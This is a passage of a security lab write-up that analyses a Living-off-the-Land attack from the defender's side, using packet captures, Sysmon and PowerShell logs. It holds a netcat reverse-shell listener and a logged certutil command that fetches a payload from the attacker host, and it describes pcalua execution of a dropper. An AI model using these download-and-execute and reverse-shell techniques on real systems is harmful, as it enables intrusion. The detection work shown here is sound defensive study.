
```

(abdullah@Abdullah-Offensive)-[~]
$ nc -nlvp 2628
listening on [any] 2628 ...

connect to [192.168.1.183] from (UNKNOWN) [192.168.1.6] 49864


```

V. Defender's Perspective



A. Detecting The Attack

- In this section, we will explore methods and techniques for detecting the previous conducted attack that utilized the Living-off-the-Land (LotL) binaries. Detecting such attacks requires a comprehensive understanding of the subtle signs and behaviors that might indicate malicious activities facilitated by legitimate system tools.



Technical details

- We will start by analyzing the network traffics to identify any malicious activity. Then we can start from that point to track the attacker activities.
- We found an HTTP request triggered via Microsoft-CryptoAPI, which is weird from 192.168.1.183 server.


No.	Time	Source	Source Port	Destination	Destination Port	Protocol	Host	Length	Name
17965	2023-11-18 21:...	192.168.1.6	49860	192.168.1.183	8000	HTTP	192.168.1.183:8000	230	
17966	2023-11-18 21:...	192.168.1.183	8000	192.168.1.6	49860	TCP		60	
17967	2023-11-18 21:...	192.168.1.183	8000	192.168.1.6	49860	TCP		261	
17968	2023-11-18 21:...	192.168.1.183	8000	192.168.1.6	49860	TCP		1514	

<pre> > Frame 17965: 230 bytes on wire (1840 bits), 230 bytes captured (1840 bits) > Ethernet II, Src: PcsCompu_38:4d:d0 (08:00:27:38:4d:d0), Dst: PcsCompu_8c:5a:68 (08:00:27:8c:5a:68) > Internet Protocol Version 4, Src: 192.168.1.6, Dst: 192.168.1.183 > Transmission Control Protocol, Src Port: 49860, Dst Port: 8000, Seq: 1, Ack: 1, Len: 176 > Hypertext Transfer Protocol > GET /Edgeupdate.exe HTTP/1.1\r\n Cache-Control: no-cache\r\n Connection: Keep-Alive\r\n Pragma: no-cache\r\n Accept: */*\r\n User-Agent: Microsoft-CryptoAPI/10.0\r\n Host: 192.168.1.183:8000\r\n \r\n [Full request URI: http://192.168.1.183:8000/Edgeupdate.exe] [HTTP request 1/1] [Response in frame: 18150] </pre>	<pre> 0000 08 00 27 8c 5a 68 08 00 27 38 4d d0 08 00 45 00 ...Zh...8M...E 0010 00 d8 d4 9c 40 00 80 06 00 00 c0 a8 01 06 c0 a8 ...@... 0020 01 b7 c2 c4 1f 40 99 6d 35 8b 16 b6 b6 b6 50 18 ...m 5...k:KP 0030 20 14 84 d8 00 00 47 45 54 20 2f 45 c4 67 65 73 ...GT /Edgeu 0040 70 c4 51 74 05 2a 65 70 65 20 40 54 54 50 2f 31 ...date.exe HTTP/1 0050 2e 31 0d 0a 43 61 63 68 65 2d 43 6f 6e 74 72 6f ...1: Cach e-Contro 0060 6c 3a 20 6e 6f 2d 63 61 63 68 65 0d 0a 43 6f 6e ...l: no-ca che-Con 0070 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c ...nection: Keep-Al 0080 69 76 65 0d 0a 50 72 61 67 6d 61 3a 20 6e 6f 2d ...ive: Pra gma: no- 0090 63 61 63 68 65 0d 0a 41 63 63 65 70 74 3a 20 2a ...cache: A ccept: * 00a0 2f 2a 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 .../*: User-Agent: 00b0 4d 69 63 72 6f 73 6f 66 74 2d 43 72 79 70 74 6f ...Microsof t-Crypto 00c0 41 50 49 2f 31 30 2e 30 0d 0a 48 6f 73 74 3a 20 ...API/10.0 ..Host: 00d0 31 39 32 2e 31 36 38 2e 31 2e 31 38 33 3a 38 30 ...192.168. 1.183:80 00e0 30 30 0d 0a 0d 0a ...00... </pre>
---	---


- After analyzing the response packet! we identify that it is an Portable Executable that has been downloaded by Microsoft-CryptoAPI. This is a native Windows useragent that is used specifically by Certutil URL Agent.

<pre> GET /Edgeupdate.exe HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Accept: */* User-Agent: Microsoft-CryptoAPI/10.0 Host: 192.168.1.183:8000 HTTP/1.0 200 OK Server: SimpleHTTP/0.6 Python/3.10.4 Date: Sat, 18 Nov 2023 18:20:50 GMT Content-type: application/x-msdos-program Content-Length: 250368 Last-Modified: Mon, 13 Nov 2023 10:57:14 GMT MZ.....@.....!...L. This program cannot be run in DOS mode. \$.8...Y...Y...E...Y..TE...Y...F...Y...Y...Y...TQ...Y...z...Y...Y...Rich.Y.....PE..L.. 6..J.....p.....@.....h.. .X.....@.....data.....@..data...text. .f.....@.....P.....@..lppn.....A..3...H@A.W.E.S.M.PQ...A.D...@<A...L..h...@SShL@A...>..U..E.. L@A.RP.U.QR.DJ...U..E..M.PQH...@R..J...5h...@...E...9.f...3...@...U.R..l...@...;...@...=...h...@...m... +...h.A.....@.....E.P..l...@.....M.Q..l...@..l.A.....9`A~ h...@...U.R...@...A...@...E.P...@...A.....@.....9`A.t h...@...M.Q..5...;u...`A...V...9. 8A...J...P..p@.9`A.t h...@...k...U.R.?5...;u...`A...V...9. 8A...P...P..p@.9`A.t \A.....E.P..l...@...X.A.A.....M.Q..l...@..d.A...@P...E...@8A+...@:u...@U..L@A.Sh...@Rh...@P..F...D@A.. {...}.. t...9...3.j...R...}..... x...3...B...;t.G...}...3...IQ...=...v hh...Y...U...3...I...QR...S...h...@.QhP...@...}.. t...9...3.j...R...}..... </pre>	
--	--


- Now let's dig deeper by analyzing the endpoint and identify how this request has been triggered? Aligning with timeline, we will track the past activity on the endpoint.
- We noticed the end-user clicked an attachment called UpdateCheck.exe!




- After that we noticed, Powershell script that was created in temp directory. This script is executed before running any Powershell script to check the Applocker policy or restriction on scripts execution. However, this is a great indicator of PowerShell script execution. In other words, the UpdateCheck.exe (Attachment) got executed then it execute a Powershell script.



- Let's analyze the executed PowerShell by analyzing the 4104 PowerShell event ID. We can tell this is an obfuscated PowerShell script!



- Thanks to 4104 event id it also deobfuscate the script for us.



- From the above commands, we can tell that it will download Edgeupdate.exe from 192.168.1.183 by abusing Certutil built-in utility to avoid detection then store it in C:\Windows\Edgeupdate.exe. After that it will abuse pcalua built-in executable to execute the Edgeupdate.exe.
- Let's verify our assumption. We noticed the execution of Certutil.exe to drop the malicious payload.

Microsoft-Windows-Sysmon%4Operational Number of events: 1,146

Level	Date and Time	Source	Event ID	Task Category
Information	11/18/2023 9:20:10 PM	Sysmon	1	Process Create (rule:...

Event 1, Sysmon

General Details

Description: CertUtil.exe
 Product: Microsoft® Windows® Operating System
 Company: Microsoft Corporation
 OriginalFileName: CertUtil.exe
 CommandLine: "C:\Windows\system32\certutil.exe" -urlcache -split -f <http://192.168.1.183:8000/Edgeupdate.exe> C:\Windows\Edgeupdate.exe
 CurrentDirectory: C:\Users\Alhakami\Downloads\Mail\
 User: DESKTOP-D19DJTA\Alhakami
 LogonGuid: {11af6b26-fbac-6558-1842-040000000000}
 LogonId: 0x44218
 TerminalSessionId: 1
 IntegrityLevel: High
 Hashes: MD5=018796D4670AC12865BE2F00382BBC8E, SHA256=22D1471ED17C681AA5580C59712005E1C70EF9C306CBCAD245A64F7DFAE47847, IMPHASH=96112B6B6508D4708E100F9CA644FDA1
 ParentProcessGuid: {11af6b26-005a-6559-5901-000000000a00}
 ParentProcessId: 5732
 ParentImage: C:\Users\Alhakami\Downloads\Mail\UpdateCheck.exe
 ParentCommandLine: "C:\Users\Alhakami\Downloads\Mail\UpdateCheck.exe"
 ParentUser: DESKTOP-D19DJTA\Alhakami

Microsoft-Windows-Sysmon%4Operational Number of events: 1,146


Level	Date and Time	Source	Event ID	Task Category
Information	11/18/2023 9:20:10 PM	Sysmon	11	File created (rule: Fil...

Event 11, Sysmon


General Details

File created:
 RuleName: EXE
 UtcTime: 2023-11-18 18:20:10.802
 ProcessGuid: {11af6b26-005a-6559-5b01-000000000a00}
 ProcessId: 7252
 Image: C:\Windows\system32\certutil.exe
 TargetFilename: C:\Windows\Edgeupdate.exe
 CreationUtcTime: 2023-11-18 18:20:10.802
 User: DESKTOP-D19DJTA\Alhakami



- We also noticed the execution of the malicious payload via pcalua.exe!




- After that the malicious Portable Executable attachment process got terminated. This is a clear of the mission of that payload! It is a dropper.




- Then the malicious Portable Executable Edgeupdate.exe got executed, which triggered an dns query to the attacker machine.




- We can tell that Edgeupdate is reverse shell since it is communicating with attacker C2 server 192.168.1.183 and it initiate a cmd shell.



